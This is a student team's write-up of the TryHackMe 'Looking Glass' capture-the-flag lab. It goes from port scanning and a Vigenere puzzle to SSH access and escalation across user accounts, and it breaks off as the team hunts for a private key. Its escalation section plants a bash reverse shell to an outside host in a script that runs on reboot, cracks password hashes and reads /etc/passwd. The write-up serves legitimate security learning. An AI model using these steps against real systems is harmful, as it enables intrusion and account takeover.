PenTest 1

Looking Glass

Undecided

Members

ID	Name	Role
1211101390	Aslamia Najwa Binti Ahmad Khadri	Leader
1211100431	Mohammad Omar Torofder	Member
1211103388	Vishnu Karmegam	Member
1211103092	Farryn Aisha binti Muhd Firdaus	Member

Category: Recon and Enumeration

Members Involved: Vishnu Karmegam

Tools used: Kali


Thought Process and Methodology and Attempts:

To start, Vishnu ran a nmap scan. Here is a simple explanation for what each option does:


- -sC: equivalent to –script=default
- -sV: probe open ports to determine service/version info
- -vv: increase verbosity level

```
┌──(1211101390㉿kali)-[~]
└─$ nmap -sC -sV -vv  10.10.127.167
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 20:31 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Initiating Ping Scan at 20:31
Scanning 10.10.127.167 [2 ports]
Completed Ping Scan at 20:31, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:31
Completed Parallel DNS resolution of 1 host. at 20:31, 0.01s elapsed
Initiating Connect Scan at 20:31
Scanning 10.10.127.167 [1000 ports]
Discovered open port 22/tcp on 10.10.127.167
Discovered open port 9943/tcp on 10.10.127.167
Discovered open port 13782/tcp on 10.10.127.167
Discovered open port 11967/tcp on 10.10.127.167
Discovered open port 9878/tcp on 10.10.127.167
Discovered open port 9917/tcp on 10.10.127.167
Discovered open port 10243/tcp on 10.10.127.167
Discovered open port 9900/tcp on 10.10.127.167
Discovered open port 9071/tcp on 10.10.127.167
Discovered open port 13456/tcp on 10.10.127.167
Discovered open port 9502/tcp on 10.10.127.167
Discovered open port 9103/tcp on 10.10.127.167
Discovered open port 10628/tcp on 10.10.127.167
Discovered open port 9003/tcp on 10.10.127.167
Discovered open port 9593/tcp on 10.10.127.167
Discovered open port 9040/tcp on 10.10.127.167
Discovered open port 12345/tcp on 10.10.127.167
Discovered open port 10004/tcp on 10.10.127.167
Discovered open port 10629/tcp on 10.10.127.167
```


Once the scan is completed, he saw that there are over a thousand of ports.



The ports are running a SSH server and Vishnu knew that he needed to connect to the right port. He chooses a random port number to be connected to. Unfortunately, he ran into a problem where the host key type cannot be found. He tried connecting again but ran into the same problem. Thus, he decided to scour the Internet to find a solution. After some google search, he found that adding the "-oHostKeyAlgorithms=+ssh-rsa" line somehow resolves the issue.




After spending some time trying to connect to multiple ports, Vishnu managed to receive either "Higher" or "Lower" output. It did not take him a long time to put the two and two together as the room itself already provided the hints that the output is mirrored. Hence, what the output meant is the opposite. These outputs helped Vishnu deduced what the right port is. The pictures below showed the multiple attempts at getting the right port.




When you have eliminated all which is impossible, then whatever remains, must be the truth. Vishnu finally found the right port which in this case is 10021. When the port is connected, he found a challenge that he had to solve to get access to the box.

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.73.41]:10022' (RSA) to the list of known hosts.
Higher
Connection to 10.10.73.41 closed.

┌──(1211101390㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa root@10.10.73.41 -p 10021
The authenticity of host '[10.10.73.41]:10021 ([10.10.73.41]:10021)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    (7 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.73.41]:10021' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```

The text in the challenge was mostly gibberish as of now. Vishnu failed multiple attempts at deciphering the text but finally figured out that the text is encoded in Vigenere cipher. The text that was once gibberish turned into a poem with answer to the secret.



Vishnu entered the secret back at the terminal. When he clicked enter, he received a credentials.



Category: Initial Foothold

Members Involved: Farryn Aisha

Tools used: Kali

Thought Process and Methodology and Attempts:

Once the secret was entered, the credentials for a user was displayed. Farryn logged into SSH as Jabberwock with the credentials provided.

```
Enter Secret:
jabberwock:SieveLanguageComesRested
Connection to 10.10.73.41 closed.

┌──(1211101390㉿kali)-[~]
└─$ ssh jabberwock@10.10.73.41
The authenticity of host '10.10.73.41 (10.10.73.41)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.73.41' (ED25519) to the list of known hosts.
jabberwock@10.10.73.41's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

Farryn's first instinct was to immediately check the files in the current directory. She saw the user.txt file and knew that the first flag is contained within it. She displayed the content of the text file with 'cat user.txt".

```
┌──(1211101390㉿kali)-[~]
└─$ ssh jabberwock@10.10.73.41
The authenticity of host '10.10.73.41 (10.10.73.41)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.73.41' (ED25519) to the list of known hosts.
jabberwock@10.10.73.41's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

The flag displayed was mirrored, a reference to the whole room which is about Alice in The Wonderland. Farryn went to a website that mirrored the text because she was too lazy to type it manually. Work smart, not hard.

```
thm{65d3710e9d75d5f346d2bac669119a23}
```

Category: Horizontal Privilege Escalation

Members Involved: Aslamia Najwa

Tools used: Kali, Nano, Netcat, CrackStation, Cyberchef

Thought Process and Methodology and Attempts:

Najwa checked for sudo permission that Jabberwock can run. As shown in the picture below, Jabberwock has the permission to run the reboot command.

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```

Najwa also displayed the poem.txt file with the cat tools. She read through the poem and thought that there is no valuable information in it. Hence, she decided to look for other users' information. She used cat tool again to check what is in "/etc/passwd" file since that file contains basic account information for each user. In the files, she saw the user Tweedledum. She decided to perform horizontal privilege escalation to gain access to Tweedledum.

```
Long time the manxome foe he sought--
So rested he by the Tumtum tree,
And stood awhile in thought.

And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!

One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
jabberwock@looking-glass:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
jabberwock@looking-glass:~$
```

It took her some time to realise that she can exploit the shell “twasBrillig.sh”. Once she realised that, she uses Nano to edit the content within the shell.

```
jabberwock@looking-glass:~$ nano twasBrillig.sh
```

After extensive research and a few moments of existential crisis, Najwa found some version of bash that can send a reverse shell. She typed in the bash into the shell with her machine’s IP address and a port. She saved the file and exited Nano.

```
File  Actions  Edit  View  Help
  GNU nano 2.9.3

wall $(cat /home/jabberwock/poem.txt)
bash -i >& /dev/tcp/10.8.96.15/8080 0>&1
```

In another terminal’s tab, Najwa set up Netcat to listen to the port. Here is a simplified explanation of what each options mean:

- -l: tells the Netcat to be on listen mode
- -v: the verbose mode
- -n: numeric only IP address, no DNS
- -p: specifying port to listen to

```
File  Actions  Edit  View  Help
jabberwock@looking-glass: ~ ×   1211101390@kali: ~ ×
┌──(1211101390㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
```

Once Netcat has been set up, Najwa cat the shell for confirmation of the shell file content. Next, she rebooted the connection to execute the reverse shell.

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
bash -i >& /dev/tcp/10.8.96.15/8080 0>&1
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.73.41 closed by remote host.
Connection to 10.10.73.41 closed.
```


In the other terminal tab, Najwa waited for a connection. The connection took long enough for her to contemplate redoing the whole room again because she might have done something wrong. Fortunately, after a few minutes, she got a response.

```
File  Actions  Edit  View  Help
1211101390@kali: ~ ×   1211101390@kali: ~ ×
┌──(1211101390㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.8.96.15] from (UNKNOWN) [10.10.73.41] 38150
bash: cannot set terminal process group (852): Inappropriate ioctl for device
bash: no job control in this shell
tweedledum@looking-glass:~$
```


She now has access to Tweedledum. She checked the files under the directory. She thought the humptydumpty.txt file might give some hints to further escalate her privilege to other user, so she displayed the content with cat. Najwa also cat the poem.txt file to find any information that might came up as useful.

```
File  Actions  Edit  View  Help
1211101390@kali: ~ ×   1211101390@kali: ~ ×
┌──(1211101390㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.8.96.15] from (UNKNOWN) [10.10.73.41] 38150
bash: cannot set terminal process group (852): Inappropriate ioctl for device
bash: no job control in this shell
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt
poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ cat poem.txt
cat poem.txt
     'Tweedledum and Tweedledee
      Agreed to have a battle;
     For Tweedledum said Tweedledee
      Had spoiled his nice new rattle.

     Just then flew down a monstrous crow,
      As black as a tar-barrel;
     Which frightened both the heroes so,
      They quite forgot their quarrel.'
tweedledum@looking-glass:~$
```

The content of humptydumpty.txt looked like a hash. Najwa remembered from previous tutorial work about the website Crackstation that will crack password hash for free. She headed there and copy pasted the content. Once she confirmed that she is indeed a human and possess a soul, she obtained the cracked hash. However, the last part of the hash cannot be cracked.



With a few minutes to ponder and few weeks of experiences, she deduced that the last part was encrypted in hex. She browsed Cyberchef to decrypt it and retrieved a legible output.



Back to the terminal, she checked again for other users' information.

```
tweedledum@looking-glass:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
```

Najwa tried to switch the user to humptydumpty but failed. She did not realise that she had forgotten to stabilise her reverse shell this whole time. When she finally realises it, she instantly stabilised the reverse shell with the three lines that she had learned previously in a tutorial. This time, she successfully switched user to humptydumpty with the password that she obtained earlier.

```
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
su: must be run from a terminal
tweedledum@looking-glass:~$ sudo su humptydumpty
sudo su humptydumpty
sudo: no tty present and no askpass program specified
tweedledum@looking-glass:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ stty raw -echo; fg
stty raw -echo; fg
bash: fg: current: no such job
tweedledum@looking-glass:~$ export TERM=xterm
tweedledum@looking-glass:~$ su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$
```

Najwa switched the directory to home and checked the file under it. In there, she found that the home directory of Alice has the permission to execute files. As seen in the picture below, the “-x” means that it has permission to execute. Later, Najwa tried to find the private key to gain access of the user Alice. She used “cat .ssh/id_rsa” which displayed the private key that was stored in the file.

```
humptydumpty@looking-glass:/home/alice$ cd home
bash: cd: home: No such file or directory
humptydumpty@looking-glass:/home/alice$ cd home
bash: cd: home: No such file or directory
humptydumpty@looking-glass:/home/alice$ cd /home
humptydumpty@looking-glass:/home$ ls -l
total 24
drwx--x--x 6 alice        alice        4096 Jul  3  2020 alice
drwx------ 3 humptydumpty humptydumpty 4096 Jul 26 02:26 humptydumpty
drwxrwxrwx 5 jabberwock   jabberwock   4096 Jul 26 01:56 jabberwock
drwx------ 5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
